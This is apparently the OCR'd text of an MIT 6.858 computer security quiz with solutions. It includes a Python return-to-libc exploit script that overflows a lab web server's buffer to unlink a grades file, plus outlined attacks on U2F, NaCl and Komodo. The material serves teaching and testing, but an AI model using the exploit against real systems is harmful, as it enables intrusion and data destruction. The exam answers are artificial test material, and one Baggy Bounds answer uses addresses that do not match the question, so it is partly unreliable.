
Department of Electrical Engineering and Computer Science

MASSACHUSETTS INSTITUTE OF TECHNOLOGY

6.858 Spring 2020

Quiz I Solutions

Mean 67.4 Standard deviation 14.5



You have 80 minutes to answer the questions in this quiz. In order to receive credit you must answer the question as precisely as possible.

Some questions are harder than others, and some questions earn more points than others. You may want to skim them all through first, and attack them in the order that allows you to make the most progress.

If you find a question ambiguous, be sure to write down any assumptions you make. Be neat and legible. If we can't understand your answer, we can't give you credit!

Online quiz instructions

Write down your answers in the supplied ASCII text file template. Keep the template formatting unchanged.

Upload the answer file through the submission web site at the end of the quiz time. The filename should be `quiz1.txt`.

You have an additional 30 minutes after the official quiz end time to upload the quiz. You can upload your quiz answers as many times as you want; we will grade the last submission.

If you have questions during the quiz, please ask a private question through Piazza.

This is an open book, open notes, open laptop exam.
NO COMMUNICATION OR COLLABORATION DURING THE QUIZ.

I (xx/24)	II (xx/14)	III (xx/12)	IV (xx/8)	V (xx/8)	VI (xx/8)	VII (xx/8)	VIII (xx/16)	IX (xx/2)	Total (xx/100)

I Paper reading questions

1. [8 points]: Recall the iOS security white paper (May 2019). Which of the following statements are true about iOS security?

(Circle True or False for each choice; we subtract points for incorrect answers.)

A. True / False iOS stores all file data in encrypted form in flash memory.

Answer: True. Even the lowest protection encrypts file data.

B. True / False iOS stores file data in encrypted form in the main CPU's memory.

Answer: False. iOS running on the main CPU must be able to read/write file data.

C. True / False If the phone is locked, background applications can write to encrypted files.

Answer: True. Using the complete-unless-open data protection level.

D. True / False When the phone is unlocked, encryption keys are in the main CPU's memory so that iOS can read/write files.

Answer: False. Keys never leave the enclave.

2. [8 points]: Which of the following statements are true about the security of applications in Android?

(Circle True or False for each choice; we subtract points for incorrect answers.)

A. True / False Android applications are allowed to execute arbitrary code in their Linux processes.

Answer: True. Android applications are regular Linux processes, and can execute native code.

B. True / False Application developers must write code that checks whether incoming messages received by that application should be allowed or not.

Answer: False. Application developers specify permissions for their application's components as part of the application's manifest, and those permissions are enforced by the Android reference monitor.

C. True / False To protect pre-installed applications from third-party applications, Android uses two different Linux user IDs: one that is used to run all pre-installed apps, and another that is used to run all third-party applications installed by the user.

Answer: False. Android runs every application under a separate UID.

D. True / False When the Gmail application launches another app (e.g., a PDF viewer) to open an attachment, that other app will open the shared file containing the attachment in order to display it.

Answer: False. Sharing between applications is done through *intent* messages, and not by directly opening shared files.

3. [8 points]: Which of the following statements are true according to the Google Infrastructure Security Design Overview?

(Circle True or False for each choice; we subtract points for incorrect answers.)

A. True / False An end-user permission ticket contains the key used for encryption of end-user data at rest.

Answer: False. End-user permission tickets can be used by storage services to obtain such keys from the central key management service, but the tickets themselves are short-lived, which would not be possible if they contained a key used to encrypt data at rest.

B. True / False If the GFE front-end receives a request for a service that's not currently under a DoS attack, it sends the client an HTTP redirect to the address of the RPC service that the client should contact.

Answer: False. Clients never contact RPC services; the GFE proxies between HTTP and RPC.

C. True / False Important services can be set up to only run software that was examined by more than one employee.

Answer: True. Google's infrastructure can be configured to require that service binaries were built from reviewed source code, with at least one approval from an engineer other than the author.

D. True / False Intrusion detection ensures that insiders cannot leak any internal information.

Answer: False.

II U2F

Consider the proposed standard "Universal 2nd Factor (U2F) Overview (2017)". When a user logs into a Website S using a browser B and U2F device D, U2F implements the following protocol:

A. $S \rightarrow B$: challenge

B. $B \rightarrow D$: CD={challenge, origin, TLS channel id}

C. $D \rightarrow B$: CD_signed = Sign(CD, $K_{private}$)

D. $B \rightarrow S$: CD_signed, CD

E. S: check origin, channel id, and signature

The origin in the client data CD is the output of Hash(protocol || hostname || port).

4. [6 points]: What in the U2F design protects malware running on the computer that runs the browser from stealing $K_{private}$?

Answer: The private key is stored on a tamper-resistant dongle. The dongle uses the private key to sign, but the key doesn't leave the dongle.

5. [8 points]: Consider the following change to the U2F protocol: CD is modified to be just {challenge}, instead of {challenge,origin, TLS channel id}. Describe an attack that an adversary can launch to impersonate a user to "bank.com" if this modified protocol were deployed?

Answer: Man-in-the-middle attack. With the modified protocol, an attacker can impersonate bank.com by creating, say, banc.com that looks identical to bank.com and phish the user to login to banc.com. When the user logs in, the attacker forwards the requests to bank.com, and relays the challenge back to the user's browser. The user's U2F device will sign the challenge, and the browser will send it to banc.com, and the attacker can relay it to bank.com. Because the origin and TLS id are missing, bank.com cannot realize that there was a MITM attack, and will login the attacker as the user.

III Baggy bounds

Consider the 32-bit version of Baggy Bounds as described in the paper "Baggy Bounds Checking: An Efficient and Backwards-Compatible Defense against Out-of-Bounds Errors" by Akritidis et al. Assume a slot size of *32* (instead of 16 as in the paper) bytes.

6. [4 points]: Suppose that an application contains the following C fragment:

```
buf = malloc(512*1024+1)
```

How many slots will baggy bounds allocate in the bounds table for `buf`?

Answer: The allocation is rounded up to the next power of 2, which is 1 MByte. Since each slot represents 32 bytes of memory, this allocation covers 1 MByte / 32 bytes = 32768 slots.

7. [8 points]: Suppose that, in some other application (that does not necessarily make the same call to `malloc` as above), some pointer `p` has the value 0xFFF17424. What is the base address for `p`?

Answer: This address is out-of-bounds. It's out-of-bounds past the end of the object, by 4 bytes. The last valid address of the object is thus 0x7FF1741F. This implies that the object was at most 32 bytes large, since the end address is 32-byte aligned but not 64-byte aligned. As a result, the base of the object is 0x7FF17400.

IV Native client

Consider the paper *Native Client: A Sandbox for Portable, Untrusted x86 Native Code* by Yee *et al*.

Ben deletes the following two lines from part 1 in Figure 3:

```
if inst_overlaps_block_size(IP)
   error "Block aligment failure"
```

8. [8 points]: Briefly outline an attack that an adversary can use to break out of the NACL's inner sandbox.

Answer: Attacker can get NACL to execute the INT instruction by arranging that an argument of an instruction spans a block, and that argument contains "INT 0x80". Then, the attacker can jump (using an indirect jump) to the syscall instruction because it is on a block-aligned address.

V Komodo enclaves

Recall that, in Komodo's design, every allocated page has one of six types, stored in the PageDB. Suppose that the Komodo monitor added a secure monitor call (SMC), `ChangeType(PageNr pg, int newType)` that allowed the OS kernel to change the type of any allocated secure page.

9. [8 points]: With the `ChangeType()` SMC, how can an adversary that controls the OS kernel read the contents of memory from an existing (already created) enclave? Be specific: what SMCs or other operations does the adversary need to invoke to achieve its goal?

Answer: Create an enclave of its own. ChangeType() the victim page into a spare type. Remove() the victim page from the victim enclave. Create an enclave running the adversary's code, mapping the victim page as a secure page into this new enclave, and mapping another insecure page. Adversary's enclave should copy contents of victim page into the insecure page. The insecure page can be directly accessed by the OS kernel.

VI EXE

Consider the following code fragment in C in which `symbolicN` is a symbolic variable:

```
1  main() {
2    int symbolicN;
3    int sum = 0;
4    int values[10];
5    int i;
6
7    markSymbolic(&symbolicN);
8
9    for (i = 0; i < symbolicN; i++) {
10     sum += values[i];
11   }
12   return sum/i;
13 }
```

Consider the paper "EXE: Automatically generating inputs of death".

10. [8 points]: List *all* the errors that EXE would flag in the above code fragment and give a concrete value for `symbolicN` that trigger that error?


Answer: Out-of-bounds for values on line 10 for any symbolicN >= 11 (example concrete value: 11) and divide-by-zero error on line 12 for any symbolicN <= 0 (example concrete value: 0)

VII Lab 1

Ben Bitdiddle completed the return-to-libc exploit in lab 1 by overflowing the `value` buffer in the `http_request_headers` function. He wants to make his return-to-libc attack fancier. He came up with the idea to call accidentally twice before calling `unlink`, as follows:

```
def build_exploit(shellcode):
    req =   b"GET / HTTP/1.0\r\n" + \
            b"Cookie: " + \
            urllib.parse.quote(b"A" * (stack_retaddr - stack_buffer) + \
            struct.pack("<Q", accidentally_addr) + \
            struct.pack("<Q", accidentally_addr) + \
            struct.pack("<Q", unlink_addr) + \
            struct.pack("<Q", grades_str_addr) + \
            b"/home/student/grades.txt").encode()  +b"\r\n" + \
            b"\r\n"
    return req
```

When launching the exploit, the stack will look as follows before executing `http_request_headers+515`:



The following lists partial assembly instructions from `http_request_headers` and accidentally:

```
0x555555555c1f <http_request_headers>:        push   %rbp
0x555555555c20 <http_request_headers+1>:      mov    %rsp,%rbp
0x555555555c23 <http_request_headers+4>:      push   %rbx
0x555555555c24 <http_request_headers+5>:      sub    $0x438,%rsp
       ...
0x555555555e1d <http_request_headers+510>:    mov    $0x0,%eax
0x555555555e22 <http_request_headers+515>:    add    $0x438,%rsp
0x555555555e29 <http_request_headers+522>:    pop    %rbx
0x555555555e2a <http_request_headers+523>:    pop    %rbp
0x555555555e2b <http_request_headers+524>:    retq


0x55555555588a <accidentally>:                push   %rbp
0x55555555588b <accidentally+1>:              mov    %rsp,%rbp
0x55555555588e <accidentally+4>:              mov    0x10(%rbp),%rdi
0x555555555892 <accidentally+8>:              nop
0x555555555893 <accidentally+9>:              pop    %rbp
0x555555555894 <accidentally+10>:             retq
```

Recall that `retq` is syntactically equivalent to `pop %rip; jmp %rip`.

11. [8 points]: Label the positions of the saved rbp and return address on the stack above, by referring to labels A through F, as shown in the stack diagram.

Answer: Saved rbp is at location A, and return address (rbp+8) is at location B, which is accidentally_addr in stack.

VIII Lab 2

Ben Bitdiddle has just finished privilege separating his Zoobar application for Lab 2, and he wants to add a new feature that will allow users to make and share posts with others. To encourage quality content, he decides to allow users to "like" other users' posts. Liking a post grants the poster a zoobar from the liker's account.

Ben creates a `Post` database to store all the posts. In order to keep his website secure, he decides to implement a separate service that runs in a new `post` container that will guard interactions with this database. Although the posts in the database are public, he wants to prevent attackers from forging posts as if they're by someone else – that could be embarrassing for his users!

Here's a snippet of his post service implementation, which he puts in the file `/zoobar/post-server.py`. You can assume this implementation (including the details not shown) is functionally correct:

```
# makes a new post by user 'username' with content 'post'
def rpc_make_post(self, username, post):
    post = Post()
    post.creator = username
    post.content = post
    post.likes = 0

    postdb = post_setup()
    # Assume each post is automatically assigned a unique ID
    postdb.add(post)
    postdb.commit()

# increments like count of post `id` and gives 1 zoobar from 'username' to that
# post's creator (requires valid token for user in order to perform transfer)
def rpc_like_post(self, id, username, token):
    postdb = post_setup()
    post = postdb.query(Post).get(id)
    bank_client.transfer(username, post.creator, 1, token)
    post.likes += 1
    postdb.commit()

# returns list of all posts
def rpc_get_posts(self):
    ...
```

12. [8 points]:

Ben needs to set up a new container for this feature. Finish filling in his new zook.conf entry below for the container that will run his server, and give it the minimum prvileges necessary in terms of fwrule configuration for it to function.

```
[post]
    cmd = _________________
    port = 8081
    lxcbr = 5 # assume this is unique
    ## Example fwrules:
    # fwrule = -s main -j ACCEPT
    # fwrule = -j REJECT
```

Does Ben need to change any other container's configuration as well? If so, which container(s) and how?

Answer: Add `cmd = /zoobar/post-server.py`, `fwrule = -s dynamic -j ACCEPT`, `fwrule = -s bank -j ACCEPT`, and `fwrule = -j REJECT`.

Ben also needs to add the line 'fwrule = -s post -j ACCEPT' to the bank and dynamic containers' configurations.

13. [8 points]:

Alyssa P. Hacker points out a flaw in the security of Ben's design. Although he's separated out his posts service, an attacker with control over `dynamic` could still use `rpc_make_post` to create a post under any user's account! Describe how Ben should change the post server interface to make sure posts can only be created from an authenticated user's account, and how he needs to modify zook.conf to make sure this change will work.

Answer: Ben should add a `token` argument to `rpc_make_post`, and only create the post if the supplied token is a valid token for the specified user. In order to make this work, the `post` container will need access to the `auth` container, so he needs to set up fwrules in zook.conf to allow this, by adding `fwrule = -s auth -j ACCEPT` to the `post` service, and `fwrule = -s post -j ACCEPT` to the `auth` service.

IX 6.858

We'd like to hear your opinions about 6.858. Any answer, except no answer, will receive full credit.

14. [2 points]: Is there one paper out of the ones we have covered so far in 6.858 that you think we should definitely remove next year? If not, feel free to say that.

Answer: 27x Komodo. 13x OKWS. 13x Tangled Web. 10x NaCl. 4x Android. 3x Google. 3x EXE. 2x iOS. 1x Baggy. 1x Lab 2 recitation.

Students also said they really liked some papers: 6x EXE, 2x Microsoft password blog post, 2x iOS, 2x OKWS, 2x NaCl, 1x U2F, 1x Google, 1x Android.

Other suggestions: More low-level examples (like assembly); Android paper from last year was better; Change lab 2 to use Docker; Replace NaCl with WebAssembly: https://webassembly.org/docs/security/ and https://hacks.mozilla.org/2017/02/a-cartoon-intro-to-webassembly/; Would be interesting to hear about ML security; Keep buffer overflows!

End of Quiz